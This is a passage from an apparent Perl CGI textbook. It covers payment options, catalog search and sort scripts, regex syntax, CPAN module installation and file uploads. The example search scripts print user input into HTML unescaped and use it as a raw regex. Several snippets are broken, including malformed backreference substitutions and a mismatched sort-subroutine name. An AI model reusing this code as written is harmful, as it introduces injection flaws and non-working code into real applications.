If you don't have a merchant account but want to be able to accept credit cards online, there are plenty of alternatives. Paypal (www.paypal.com) offers secure online payments and even has a shopping cart system you can integrate into your website with only HTML tags. Kagi (www.kagi.com) acts as a reseller of your goods and services, and sends you a check each month for items sold the previous month. Numerous similar services exist; visit Google (www.google.com) and search for "online payments". These services have varying fees and commissions per transaction, as well as different interfaces for ordering and administration, so shop around to find what works best for you.

A word of caution: if you begin accepting credit cards online, you'll soon encounter credit card fraud. In a face-to-face transaction you can look at the buyer's driver's license or other ID to verify that they're not using a stolen card. In an online transaction, it's impossible to tell whether the buyer is legitimate or not. Often you won't know until weeks or months after the sale that a transaction is fraudulent . . . long after you've shipped the items. You'll be hit with hefty chargeback fees from your merchant provider (if you have a merchant account), and you'll be out the money from the sale. Sales of intangible goods (software, website subscriptions, etc.) are much more at risk than tangible products, but fraud can affect any online merchant. Look for a payment service that offers fraud protection features, and take your own steps to reduce fraud. See http://www.scambusters.org/CreditCardFraud.html for several things you can do to prevent fraud.

Resources

Visit http://www.cgi101.com/book/ch11/ for source code and links from this chapter.

Searching and Sorting

There are several ways to search for data in a file. You can read the file and loop through each record one at a time, trying to match the data you're looking for. Or you can use Perl's `grep` function to search an entire list at once.

Searching by Looping

Let's use our kite database (with categories) from the last chapter:

```
331|Rainbow Snowflake|IN|118.00|BOX
311|French Military Kite|IN|26.95|BOX
312|Classic Box Kite|LOW|19.95|BOX
340|4-Cell Tetra|IN|45.00|BOX
327|3-Cell Box|OUT|29.95|BOX
872|Classic Dragon|IN|39.00|OTHER
5506|Harlequin Butterfly Kite|IN|39.00|DELTA
3623|Butterfly Delta|IN|16.95|DELTA
514|Pocket Parafoil 2|IN|19.95|PARAFOIL
7755|Spitfire|IN|45.00|STUNT
```

Suppose you want to let someone search the database for a particular kite. Your HTML form should look like this:

Program 12-1: search.html **Catalog Search Form**

```
<html><head><title>Kite Catalog Search</title>
</head>
<body>
<form action="search.cgi" method="POST">
Enter the name of the kite you're looking for:
```

```
<input type="text" name="keyword" size=30>
<input type="submit" value="Search">
</form>
```

➪ Working example: http://www.cgi101.com/book/ch12/search.html

Then your CGI program will read the entire data file, looping through each record and using a conditional statement to see if the search keyword is found.

Create a new program named search.cgi:

Program 12-2: search.cgi **Catalog Search Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;
print start_html("Kite Catalog - Search Results");
print qq(<h2>Search Results</h2>\n);
print qq(<form action="order.cgi" method="POST">\n);

my $keyword = param('keyword');
print qq(<p>Results for search of `$keyword':</p>\n);

open(INF,"data2.db") or &dienice("Can't open
data.db: $! \n");
flock(INF, LOCK_SH);    # shared lock
seek(INF, 0, SEEK_SET); # rewind to beginning

my $found = 0;
while (my $i = <INF>) { # read each line one at a time
   chomp($i);
   my ($stocknum,$name,$status,$price,$category) =
      split(/\|/,$i);
   # do a case-insensitive match with the binding operator
   if ($name =~ /$keyword/i) { # kite was found...
      $found++;      # increment the results counter
      if ($status ne "OUT") {  # and it's in stock
         print qq(<p><input type="text" name="$stocknum"
size=5> $name - \$$price<\p>\n);
      } else {
         print qq(<p>$name - \$$price <font
```

```
color="#ff0000">OUT OF STOCK</font></p>\n);
      }
   }
}
close(INF);

if ($found) {
    print qq(<p>$found kites found.</p>\n);
    print qq(<input type="submit" value="Order!">\n);
} else {
   print qq(<p>No kites found.</p>\n);
}

print end_html;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch12/search-cgi.html
➪ Working example: http://www.cgi101.com/book/ch12/search.html

Searching With `grep`

An alternate method of searching involves using the Perl `grep` function. The syntax for `grep` is:

```
my @results = grep(/pattern/,@listname);
```

You can also provide a list of values, rather than an array:

```
my @results = grep(/pattern/, "one", "two", "etc");
```

`/pattern/` is a regular expression for the pattern you're looking for. It can be a plain string, such as `/Box kite/`, or a complex regular expression pattern. We'll look at regular expressions in Chapter 13.

`/pattern/` is case-sensitive. If you want to match case-insensitively, you should use `/pattern/i`. The `i` after the pattern means "match insensitive to case."

`grep` returns a list of the items that matched the pattern.

Here is the search program using `grep`:

Program 12-3: search2.cgi **Catalog Search Program (using `grep`)**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

print header;
print start_html("Kite Catalog - Search Results");
print qq(<h2>Search Results</h2>\n);

my $keyword = param('keyword');
print qq(<p>Results for search of `$keyword':</p>\n);

open(INF,"data2.db") or &dienice("Can't open
data.db: $! \n");
flock(INF, LOCK_SH);       # shared lock
seek(INF, 0, SEEK_SET);    # rewind to beginning
my @data = <INF>;          # read the entire file
close(INF);

my @results = grep(/$keyword/i, @data);
my $num = @results;        # how many found?
if ($num) {
   print qq(<form action="order.cgi" method="POST">\n);
   foreach my $i (@results) {
       my ($stocknum,$name,$status,$price,$category) =
split(/\|/,$i);
       if ($status ne "OUT") {
          print qq(<p><input type="text" name="$stocknum"
size=5> $name - \$$price</p>\n);
       } else {
          print qq(<p>$name - \$$price <font
color="#ff0000">OUT OF STOCK</font></p>\n);
       }
   }
   print qq(<input type="submit" value="Order!">\n);
   print qq(<p>$num kites found.</p>\n);
} else {
   print qq(<p>No kites found.</p>\n);
}
```

```
print end_html;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch12/search2-cgi.html
Working example: http://www.cgi101.com/book/ch12/search2.html

Since this program is using `grep` against each entire line of data (rather than just the kite names), it will match things that are not names – such as the kite categories, or prices or stock numbers. If you want to only match on kite names, you'll need a separate array just for names. Here is one way to do it:

```
my @names = ();          # separate names array
my %data = ();           # hash for the data
while (my $i = <INF>) { # read each line one at a time
   chomp($i);
   my ($stocknum,$name,$status,$price,$category) =
split(/\|/,$i);
   push(@names, $name); # store the name in @names
   $data{$name} = $i;   # and the data in %data
}
close(INF);

my @results = grep(/$keyword/i, @names);
```

Source code: http://www.cgi101.com/book/ch12/search3-cgi.html

The rest of the program would be the same as search2.cgi, except you'd split `$data{$i}` instead of `$i` in the results loop.

Neither of these examples are as efficient as the first search.cgi program that simply loops through the data file. If you use `grep`, you have to store all of the data in an array (and possibly a hash as well). If your data file is large, this can cause your CGI program to consume significantly more memory than the straight looping search.

A caveat about searching: Perl can easily search through a small file of a few hundred records pretty quickly, but if you have a database of millions of names, looping through the entire file will take much longer. It may not be a problem for a program that only runs once an hour or once a day, but if you have a high-traffic site that's reading data files

every few seconds, you really should consider switching to a SQL database. See Chapter 16 for information on database programming.

Searching for Multiple Keywords

The previous examples searched the kite database for the specified search phrase exactly; if you typed the search phrase "Tetra Cell" you'd get no results, even though there is a "4-Cell Tetra" kite in the database. To search on multiple keywords, you can write a custom search subroutine to compare each of the keywords to each kite name:

```
sub keyword_search {
# accept two arguments: kite name and keywords as an
# array reference
    my($name, $keyref) = @_;
    my @keywords = @{$keyref};    # dereference the keywords
    my $count = 0;
    foreach my $word (@keywords) {
       if ($name =~ /$word/i) {   # case-insensitive match
          $count++;
       }
    }
# if it matched every keyword, return true.
    if ($count == scalar(@keywords)) {
       return 1;        # return a true value
    } else {
       return 0;        # return a false value
    }
}
```

This example keeps a separate counter for the number of keywords matched; if the total (in `$count`) equals the length of the keywords array (`scalar(@keywords)`), then it's a complete match, and a true value is returned.

You'll also need to modify the main search.cgi program to split the `keyword` parameter into an array of words (splitting on whitespace):

```
my @keywords = split(/ /, param('keyword'));
my $search_phrase = param('keyword');
print qq(<p>Results for search of `$search_phrase':</p>\n);
```

Then change the conditional in the `while` loop from this:

```
if ($name =~ /$keyword/i) {
```

to this:

```
if (&keyword_search($name, \@keywords)) {
```

Since we want to pass the entire `@keywords` array to the `keyword_search` subroutine, we have to pass it as an array reference. This is done by prefixing the array name with a backslash.

🗗 Source code: http://www.cgi101.com/book/ch12/search4-cgi.html
➪ Working example: http://www.cgi101.com/book/ch12/search4.html

Sorting

Perl provides a simple `sort` function; sorts are done alphabetically by default. Here's a basic example:

```
my @fruits = ("apple","orange","banana","lemon","kiwi");
foreach my $i (sort @fruits) {
    print "$i\n";
}
```

The above code will yield these results:

```
apple
banana
kiwi
lemon
orange
```

However, if you were to use numbers instead of strings, the results will be quite different:

```
my @nums = (12,33,145,2,3,3442,40,776);
foreach my $i (sort @nums) {
    print "$i\n";
}
```

Returns:

```
12
145
2
3
33
3442
```

```
40
776
```

This probably isn't what you want; usually if you have a list of numbers, you want them sorted numerically. Fortunately, Perl's `sort` function has an extremely useful and powerful feature: it allows you to define your own subroutine for dictating the sort order. The syntax for this is:

```
sort subname @list
```

The subroutine (`subname`) you specify is called for each pair of elements in the list to be sorted, with `$a` being the first element, and `$b` being the second. `$a` and `$b` are special Perl variables which do not need to be declared with `my`. The subroutine must return a numeric value: `-1` if `$a` should be placed before `$b`, `0` if they are equal, and `1` if `$a` should be placed after `$b`. The subroutine is called repeatedly for every pair in the list until the entire list is sorted.

Here is a custom sort function for handling numeric sorts:

```
sub numerically {
   return $a <=> $b;
}
```

The `<=>` operator is a *comparison* operator for numeric values; it returns `-1` if the left value is less than the right; `0` if they are equal, and `1` if the left value is greater than the right. (For strings, use `cmp` instead of `<=>`.) This is exactly the value our sorting subroutine must return. Now if you run your numeric sort:

```
my @nums = (12,33,145,2,3,3442,40,776);
foreach $i (sort numerically @nums) {
    print "$i\n";
}

sub  numerically {
    return $a <=> $b;
}
```

You get the proper results:

```
2
3
12
33
40
```

```
145
776
3442
```

A subroutine doesn't need a `return` statement. By default it returns the value of the last statement in the routine. You also don't need to put the statements on separate lines from the braces `{}`. So it's just as syntactically correct to write your sorting subroutine like this:

```
sub numerically { $a <=> $b; }
```

You aren't limited to just numeric sorts, either. Your sort function can be written to handle ANY sort of data. Let's return to our kite database:

```
331|Rainbow Snowflake|IN|118.00|BOX
311|French Military Kite|IN|26.95|BOX
312|Classic Box Kite|LOW|19.95|BOX
340|4-Cell Tetra|IN|45.00|BOX
327|3-Cell Box|OUT|29.95|BOX
872|Classic Dragon|IN|39.00|OTHER
5506|Harlequin Butterfly Kite|IN|39.00|DELTA
3623|Butterfly Delta|IN|16.95|DELTA
514|Pocket Parafoil 2|IN|19.95|PARAFOIL
7755|Spitfire|IN|45.00|STUNT
```

Let's say you'd like to sort the kites by price, listing the least expensive kites first. Since you'll be passing the entire data records to the sort subroutine, that routine will need to split each record to get the price. Here is the subroutine itself:

```
sub pricesort {
    my @a = split(/\|/, $a);
    my @b = split(/\|/, $b);
    $a[3] <=> $b[3];   # compares the fourth column (price)
}
```

Now you can modify catalog.cgi (from Chapter 11) and replace the old `foreach` line:

```
foreach my $i (@data) {
```

with this:

```
foreach my $i (sort pricesort @data) {
```

Source code: http://www.cgi101.com/book/ch12/sortedcat-cgi.html

➪ Working example: http://www.cgi101.com/book/ch12/sortedcat.cgi

The results will be the kite catalog sorted by price. If you want to list it in reverse, with the most expensive kites first, just add the `reverse` function:

```
foreach $i (reverse sort byprice @kites) {
```

This will print the list from most expensive to least expensive.

Site-Wide Searching

If you're looking to create a search engine for your entire site, that's beyond the scope of this book. There are a number of excellent site-indexing programs already available. Some Unix-based solutions include ht://Dig (http://www.htdig.org/), Webglimpse (http://webglimpse.net/), and Swish-E (http://swish-e.org/). You can also use existing search engines like Google (http://www.google.com/searchcode.html) to search your site.

Resources

Visit http://www.cgi101.com/book/ch12/ for source code and links from this chapter.

Regular Expressions
and Pattern Matching

We've already used several Perl functions (namely `split` and `grep`) that use regular expression patterns as an argument. Regular expressions (or *regexps*) are one of Perl's strong points. With regular expressions you can match almost any pattern, from the simplest (such as a simple string or an e-mail address) to the most complex. In this chapter we'll look at how to construct regexp patterns.

A regexp pattern is a formula representing the expression you're trying to match. This formula may contain regular letters and numbers (for example, `m/kite/` matches the word "kite" anywhere in a string). It may also contain special symbols that match special characters or groups of characters.

Symbols for Regular Expression Patterns

Here are the various symbols you can use in regexp patterns:

Symbol	What it matches
`.`	Matches any single character except newline
`[ ]`	Matches any single character in the set enclosed by brackets [ ]
`[^ ]`	Matches any single character NOT in set
`\d`	Matches a digit (a number 0-9)
`\D`	Matches a non-digit (anything but 0-9)
`\w`	Matches an alphanumeric character (a-z, A-Z, 0-9 or the underscore char _
`\W`	Matches any non-alphanumeric character

`\s`	Matches any whitespace character (space, tab, carriage return, linefeed, and formfeed)
`\S`	Matches any non-whitespace character
`\n`	Matches a newline
`\r`	Matches a return
`\t`	Matches a tab
`\f`	Matches a formfeed
`\cX`	Matches a control character X (e.g, `\cM` matches control-M)
`\A`	Matches the beginning of a string
`\Z`	Matches the end of a string, or before a newline at the end
`\z`	Matches the end of a string
`\b`	Matches a word boundary (outside of [] sets; inside [], \b matches backspace)
`\B`	Matches a non-word boundary
`\0`	Matches a null character
`^`	Anchors match to the beginning of a line or string
`$`	Anchors match to the end of a line or string

All other characters match themselves (e.g. "a" matches "a"), except for these special characters: `+ ? . * ^ $ @ ( ) [ ] | \`. To match one of these, you have to use a backslash (e.g. `\$` matches "$").

Each symbol by itself matches only a single character. To match more than one, you can use these additional symbols:

`x?`	Matches 0 or 1 *x*'s, where *x* is any of the above
`x*`	Matches 0 or more *x*'s
`x+`	Matches 1 or more *x*'s
`x{m,n}`	Matches *x* at least *m* but no more than *n* times
`x{n}`	Matches *x* exactly *n* times
`x{n,}`	Matches *x* at least *n* times
`(pattern1|pattern2)`	Matches either `pattern1` or `pattern2`
`(pattern)`	Stores `pattern` for backreferencing in the special variables `$1` (for the first match), `$2` (for the second), `$3`, etc.

Pattern Matching

We've seen that regexps can be used to match patterns:

```
if ($var =~ m/pattern/) {
   # do whatever if $var matches pattern
}
```

This can also be written without the `m` before `/pattern/`:

```
if ($var =~ /pattern/) {
   # do whatever if $var matches pattern
}
```

The prepending `m` before `/pattern/` is optional. However, if you use the `m`, you can use characters other than slashes as delimiters for the pattern. For example:

```
if ($var =~ m#pattern#) {
   # do whatever if $var matches pattern
}
```

In this case `#` is the delimiter, rather than `/`. This can be useful in cases where you're matching a pattern that has slashes in it. For example, if you want to determine if a filename is in the /img/ads/ path, you can do:

```
if ($path =~ m#/img/ads/#) {
   # it matched
}
```

This is more readable than escaping every slash in the pattern: `/\/img\/ads\//`

Pattern Replacement

Regexps can also be used to replace patterns with the substitution operator `s`:

```
$var =~ s/pattern/replacement/;
```

This replaces `pattern` with `replacement` in the variable `$var`.

Notice the common feature for these expressions is the `=~` operator (called the "binding operator"); this tells Perl you're doing a regular expression match.

Negation

A reverse binding operator (`!~`) can be used to negate the match:

```
if ($var !~ /pattern/) {
    # do whatever if $var does NOT match pattern
}
```

Validating E-Mail Addresses

Let's create a pattern to match valid e-mail addresses. You'll probably want something like this in any CGI program that has to send mail to someone, because you don't want to send mail to a bogus address. In its simplest form, you can just test to see if the address has an "@" sign in it, like so:

```
if ($email =~ /\@/) {
    # do whatever if it matches
}
```

Note that the @-sign is escaped with a backslash since it's a special character. This pattern isn't quite what we want though, since it will match strings like "@" and "foo@bar@blee" which obviously aren't e-mail addresses. So, let's change the pattern so that it allows any character but a space (`\S`) before and after the @-sign, and it requires one or more (+) such characters on either side (changes from the previous pattern are shown in bold):

```
if ($email =~ /\S+\@\S+/) {
    # do whatever if it matches
}
```

This is a much improved pattern; it will match valid e-mail addresses, but it will also match things like "fred@aol", where someone forgot to put the .com at the end of their address. Since fred@aol isn't a valid e-mail address either, let's further refine the match. Here we're going to require a period somewhere after the @-sign (and since a period is a special character in regular expressions, it has to be escaped with a backslash):

```
if ($email =~ /\S+\@\S+\.\S+/) {
    # do whatever if it matches
}
```

There's still a problem here; the above pattern will also match totally bogus things like ";1jg4!!$@58$*%.com". So we need to refine the pattern once more. This time, instead of making sure the characters for the address are not spaces, we're going to

make sure they're alphanumeric (\w). Also, domain names can have dashes in the name, and usernames may also have dashes, so we have to actually match the set of both alphanumerics and dashes. To do this we'll enclose our set in brackets, like so: [\w\-]+. (The dash has to also be escaped by a backslash, because otherwise it implies a range of characters to match.) Here's what the revised pattern looks like:

```
if ($email =~ /[\w\-]+\@[\w\-]+\.[\w\-]+/) {
    # do whatever if it matches
}
```

Now we're pretty close. This pattern will match any string with an e-mail address in it. Unfortunately it will also match things with multiple e-mail addresses, which means it's susceptible to abuse by spammers. Next we'll *anchor* the match to the beginning (^) and end ($) of the string:

```
if ($email =~ /^[\w\-]+\@[\.\w\-]+\.[\w\-]+$/) {
    # do whatever if it matches
}
```

This pattern will match addresses of the form kira@cgi101.com, fred@aol.com, etc., and won't allow multiple addresses. However it won't match perfectly legitimate addresses of the form David.Hamilton@Compuserve.com, because there are periods before the @-sign. So we'll make one more change to the pattern, requiring the address to start with one or more alphanumeric characters (\w+) followed by one or more characters that may be either periods (\.), alphanumeric (\w), or dashes (\-). Everything after the @-sign remains the same:

```
if ($email =~ /^\w+[\.\w\-]+\@[\.\w\-]+\.[\w\-]+$/) {
    # do whatever if it matches
}
```

Now you have a pretty good pattern for matching e-mail addresses. It looks complex, but if you break it down into its separate elements, you can easily understand what's being matched.

Here's how you might use it in your CGI program:

```
if (param('email') !~ /^\w+[\.\w\-]+\@[\.\w\-]+\.[\w\-]+$/)
{
    &dienice("Error - you didn't enter a valid e-mail
address.");
}
```

The above example negates the match, so the dienice subroutine is only called if the address *doesn't* match the pattern.

Source code: http://www.cgi101.com/book/ch14/patmatch-cgi.html
Working example: http://www.cgi101.com/book/ch14/valid-email.html

Keep in mind that this is still a rather simplified pattern for checking e-mail addresses, and will not match every possible valid address. For more precise e-mail address validation, use the Email::Valid module (we'll use that in the next chapter).

Anchoring a Match

Regular expressions will match anywhere in your string, unless you *anchor* the match. For example, this match

```
if ($fest =~ /kite/i) {
   print "$fest\n";
}
```

will match any of "International Kite Festival", "Kite Festival", "Kitefest '99", "Festival of the Kite", and "Fester J. Kitely." If you want to anchor the match the beginning of the string, you'd use the caret (^) symbol:

```
if ($fest =~ /^kite/i) {
   print "$fest\n";
}
```

This will match "Kite Festival" and "Kitefest '99". Similarly you can anchor to the end of the string, using the dollar-sign ($):

```
if ($fest =~ /kite$/i) {
   print "$fest\n";
}
```

This matches "Festival of the Kite" but none of the others.

If you want to match strings that contain the full word "Kite" (rather than words that include the letters "kite", such as "Kitefest"), you'd match on word boundaries (\b):

```
if ($fest =~ /\bkite\b/i) {
   print "$fest\n";
}
```

This matches “International Kite Festival”, “Kite Festival”, and “Festival of the Kite.” A word boundary can be white space, the beginning or end of a line, or punctuation.

To match *only* the word “Kite”, anchor on both the beginning and end of the word:

```
if ($fest =~ /^kite$/i) {
   print "$fest\n";
}
```

This matches the string “Kite” and nothing else.

Substitutions

Regular expressions can be used to replace certain patterns in a string. This example changes every carriage return (`\n`) to a space in the variable named `$value`:

```
$value =~ s/\n/ /g;
```

The `g` at the end is an option that tells Perl to make the substitution *globally* on the entire string. (Without the `g`, it would only replace the pattern once.)

Here’s another example: say you’re reading in a pipe-delimited flat-file database, as with our example from Chapter 11. Each line of data looks something like this:

```
340|4-Cell Tetra|IN|45.00
```

In our kite catalog we used the `split` function (which takes a regular expression as the first argument) to split the values of each line into an array:

```
my($stocknum, $name, $status, $price) = split(/\|/, $i);
```

You could also substitute the pipe symbols with tabs and print each line in tab-delimited form:

```
$line =~ s/\|/\t/g;
print $line;
```

Here’s an example of converting the characters <, > and `"` (quotes) into their respective HTML entities:

```
$i =~ s/\>/&gt;/g;
$i =~ s/\</&lt;/g;
$i =~ s/\"/&quot;/g;
```

The above can be useful if you're redisplaying form-submitted text onto another web page. (If you try displaying < or > directly, it could break your HTML because it looks like an unclosed tag. `<` and `>` are the proper way to display these characters on a page.)

Stripping HTML Tags

Here's another example of substitution. This code *removes* all HTML tags from a string:


```
my $totext = param('comments');
$totext =~ s/<[^>]+>//g;
```

This pattern matches an open-arrow (<), followed by a set of one or more (+) of any character that is NOT a close-arrow (`[^>]`), followed by a close-arrow. All HTML tags, and anything else of the form `<fnord>`, will be removed. (This will not work in the case of a tag that wraps around line endings, though. For better tag-removal, use a module like HTML::Parser, HTML::TagFilter or HTML::Entities.)

Backreferences

When you enclose a pattern or part of a pattern in parentheses, Perl creates a temporary variable you can use to backreference that pattern in the replacement part of the expression (or in subsequent lines after the match). These temporary variables are named `$1` (for the first set of parentheses), `$2` (for the second set), `$3`, and so on. For example:

```
$foo =~ /(.*)/You entered $1/;
```



```
Pattern in (parenths) is stored in $1
```

Since `.*` matches *everything*, if `$foo` is initially set to "blablabla", it gets changed to "You entered blablabla".

The backreference can be used on subsequent lines. For example:

```
my $input = "Name: Smith; Occupation: Evil Agent";
if ($input =~ s/Name: (.*); Occupation: (.*)/) {
   print "Your name is $1, and you're an excellent $2.";
}
```

This example will print "Your name is Smith, and you're an excellent Evil Agent."

The backreferenced variables are valid until your next match, so if you need to keep them around longer than that, be sure to assign them to another variable.

Case-Insensitive Matching

"US" is not the same as "us" in Perl. If you want to match a pattern in a case-insensitive way, just add an `i` after the pattern:

```
$var =~ /pattern/i; # match pattern case-insensitively
```

So, for example, to check to see if country equals "US", you would do:

```
if (param('country') =~ /US/i) {
   print "You appear to be in the US.\n";
}
```

Or, since people might put "U.S." instead of just "US", here's an alternate method, which strips out non-alphabetic characters before doing the match:

```
my $country = param('country');
# substitute anything NOT in the char set of a-z and A-Z
$country =~ s/[^a-zA-Z]//g;
if ($country =~ /US/i) {
   print "You appear to be in the US.\n";
}
```

Perl 5 vs. Perl 6

The regular expression methods shown in this chapter apply to Perl 5 and earlier. Perl 6, when it is released, will have an entirely new syntax for regular expressions. Fortunately Perl 6 will provide backward compatibility with the older regexp syntax, so you shouldn't worry about using regexps in your code.

For the latest Perl 6 news, you can visit Perl.com on the web (http://www.perl.com/).

Resources

The Perl Cookbook, by Tom Christiansen and Nathan Torkington

Mastering Regular Expressions, by Jeffrey E. F. Friedl

Visit http://www.cgi101.com/book/ch13/ for source code and links from this chapter.

14 Perl Modules

We've already used a number of Perl modules so far in this book, including CGI.pm, Fcntl and Socket. These are built-in modules and are part of the Perl standard library; if you have a properly installed version of Perl, you have these modules.

There are quite a few other modules available in the standard library. See **perldoc perlmodlib** in the Unix shell (or DOS window, if you're using ActivePerl), or http://www.perldoc.com/perl5.8.0/pod/perlmodlib.html for a list.

You can get documentation about any installed module by typing **perldoc modulename** in the shell. For example, **perldoc Math::Trig** will display the help file for the Math::Trig module. Documentation for modules is also available at http://www.perldoc.com/.

One of Perl's strongest features is the ready availability of third-party modules – code that others have already written and freely contributed to CPAN (the "Comprehensive Perl Archive Network") to share with the rest of the Perl community. There are several ways to access CPAN, but initially the easiest way to find modules is by visiting the website at http://search.cpan.org/. There you can browse modules by category or search for modules matching specific keywords.

Finding Modules

In the last chapter we used regular expressions to validate e-mail addresses. This is a case where a module could be used more effectively. Let's look at how to download and install a new module.

Go to http://search.cpan.org/ in your browser and enter "validate email" in the search box. The results consist of the module name (which is a link to documentation about that module), a brief description of the module, a link to the module's download page, the

date the module was last updated, and the author's name. You may have to read through the documentation on various modules to find one appropriate for the task at hand.

Results for "email validate":

Email::Valid
Check validity of Internet email addresses
Email-Valid-0.15 - 07 Sep 2003 - Maurice Aubrey

Email::Valid
Check validity of Internet email addresses
Perlbug-2.93 - 01 Feb 2002 - Richard Foley

Email::Valid::Loose
Email::Valid which allows dot before at mark
Email-Valid-Loose-0.02 - 07 Jan 2002 - Tatsuhiko Miyagawa

Mail::CheckUser
check email addresses for validity
Mail-CheckUser-1.21 - 19 Sep 2003 - Ilya Martynov

CGI::Validate
Advanced CGI form parser and type validation
CGI-Validate-2.000 - 28 May 1998 - Byron Brummer

CGI::Untaint::email
validate an email address
CGI-Untaint-email-0.03 - 29 Oct 2001 - Tatsuhiko Miyagawa

You'll probably get a lot of results, but the most relevant modules are listed first. From this list we see that Email::Valid is probably the best candidate. Click on the module name (the first link) to read the module documentation and examples of how to use it.

Installing Modules on Windows

If you're using ActivePerl, you can use **ppm** (Perl Package Manager) to install modules. Open a command prompt window and type **ppm**, then just **install modulename** to install new modules. Read more about using PPM in the ActivePerl FAQ at http://aspn.activestate.com/ASPN/docs/ActivePerl.

Installing Modules on Unix (Interactive Mode)

Perl includes a CPAN module as part of the standard library. You can use it in interactive mode with the following command (in Unix):

```
perl -MCPAN -e shell
```

After typing this you'll see the **cpan>** prompt. Type **h** at the prompt for help. To install a module, simply type **install modulename** (e.g. **install Email::Valid**). Once you're finished installing things, you can quit the CPAN interactive mode by typing **quit**.

Installing Modules on Unix (Manually)

You can see if a module is already installed (and read the module's documentation) by typing **perldoc modulename** in the Unix shell. If you get a "No documentation found" message, then the module probably isn't installed. Another way to see if a module is installed is to type one of the following at the shell command line:

```
perl -e "use Email::Valid;"
perl -MEmail::Valid -e1
```

If the module isn't installed, you'll get an error saying "Can't locate Email/Valid.pm in @INC".

You can download the Email::Valid module from http://search.cpan.org/dist/Email-Valid/.

Click the "Download" link to download the .tar.gz file. (If you download it to your PC first, you'll have to upload it to your Unix server; be sure to use binary mode for the transfers.) Once downloaded, you can unpack the module in the Unix shell by typing:

```
gzip -d Email-Valid-0.15.tar.gz
tar -xvf Email-Valid-0.15.tar
cd Email-Valid-0.15
```

At this point, you should read the README file for specific instructions. Installation for most modules usually consists of these commands:

```
perl Makefile.PL
make
make test
make install
```

You will not be able to `make install` unless you have root privileges on your system, or if you specify one of your own directories to install into (using the `PREFIX` option on the Makefile line). For example, let's say you've created your own directory for modules in `/home/yourname/perlmods`. To install new modules there, you'll do:

```
perl Makefile.PL PREFIX=/home/yourname/perlmods
make
make test
make install
```

Then to include a module stored in that subdirectory, you can add this to the top of your CGI programs:

```
use lib '/home/yourname/perlmods';
use Email::Valid;
```

The `use lib` line is only needed if you don't have the module(s) available system-wide.

Using Modules

Once the module is installed, you can use it in your CGI programs via the `use` statement. The specific syntax will depend on whether the module is object-oriented or function-oriented. An example of the module's use will be available in the module documentation. (Well-documented modules will include several examples, so you can see various ways to use the module.) Documentation on the module's specific functions is also included.

Take a look at the documentation of Email::Valid. Notice the first example is simple:

```
use Email::Valid;
print (Email::Valid->address('maurice@hevanet.com') ?
    'yes' : 'no');
```

This example uses a Perl construct we haven't seen yet. The `print` line includes a conditional statement:

```
condition ? action if true : action if false
```

It is really the same thing as this:

```
if (condition) {
    action if condition is true
} else {
    action if condition is false
```

```
}
```

From this you can see that `Email::Valid->address()` returns a true or false value depending on whether the argument is a valid e-mail address.

As you scroll down through the documentation you'll come to the "Methods" section, describing the various module functions (or *methods*, as they are called in object-oriented programming). Many Perl modules use an object-oriented design, meaning that the functions/methods are called through an object, like so:

```
$object->method(arguments);
```

You create an object through the module's `new` method, then use that object to call the module's functions:

```
my $valid = Email::Valid->new();
$valid->address(arguments);
```

On some modules (like this one) you can use the module name itself as the object:

```
Email::Valid->address(arguments);
```

Modifying the Guestbook Program to Validate E-Mail Addresses

Let's try it by modifying the guestbook program from Chapter 4.

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Email::Valid;
use strict;

print header;
print start_html("Results");

unless (Email::Valid->address(param('email'))) {
   &dienice("Please enter a valid e-mail address.");
}
```

The remainder of the guestbook.cgi program remains the same.

🗗 Source code: http://www.cgi101.com/book/ch14/guestbook-cgi.html
➪ Working example: http://www.cgi101.com/book/ch14/guestbook.html

You should always validate form-submitted E-mail addresses, especially in applications where you'll need to contact that person by e-mail.

Uploading Files from a Form

Most modern web browsers can upload files from the local machine to the remote web server, via a CGI program. You'll use slightly modified form tags and the CGI.pm module to enable the upload.

A file upload form is slightly different than a regular form, in that you must set the `ENCTYPE` value in the `<FORM>` tag. You also need to use `TYPE="FILE"` in the `<INPUT>` tag:

Program 14-1: upload.html **File Upload Form**

```
<html><head><title>File Upload</title></head>
<body>
<h2>File Upload</h2>
<form method="post" action="upload.cgi"
   enctype="multipart/form-data">
This form uploads a file from your machine to the server.
Enter the file name to upload: <p>
<input type="file" name="upfile" size=40><br>
<input type="submit" value="Upload File">
</form>
</body></html>
```

➪ Working example: http://www.cgi101.com/book/ch14/upload.html

Now you use CGI.pm to decode it. As before, form input data is retrievable via the `param` function:

```
my $file = param("upfile");
```

`$file` in a scalar context is both the name of the uploaded file and also a filehandle. To retrieve and save the file to disk, you must read from the filehandle, like so:

```
my $file = param("upfile");
open(OUT,">outfile") or &dienice("Can't open outfile: $!");
flock(OUT, LOCK_EX);
while (read($file,$i,1024)) {
   print OUT $i;
}
```

```
close OUT;
```

This reads the uploaded file in 1024-byte segments. This will handle any type of file, including binary data like GIFs or system-specific applications.

CGI.pm also provides the `uploadInfo` function which returns a hash of the MIME header fields of the uploaded file. The MIME header indicates what *kind* of file it is; by looking at the Content-Type MIME header you can determine if the file is a text file, an application, an image, etc. Here is how to extract the Content-Type header:

```
my $ctype = uploadInfo($file)->{'Content-Type'};
print "MIME Type: $ctype<br>\n";
```

Let's put all this together with a CGI program. Start a new file named upload.cgi, and enter the following code:

Program 14-2: upload.cgi **File Upload Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock);
use strict;

print header;
print start_html("Upload Results");
print h2("Upload Results");

my $file = param("upfile");
unless ($file) {
   print "Nothing uploaded?<p>\n";
} else {
   print "Filename: $file<br>\n";
   my $ctype = uploadInfo($file)->{'Content-Type'};
   print "MIME Type: $ctype<br>\n";
   open(OUT,">/tmp/outfile") or &dienice("Can't open
outfile for writing: $!");
   flock(OUT,LOCK_EX);
   my $file_len = 0;
   while (read($file,my $i,1024)) {
      print OUT $i;
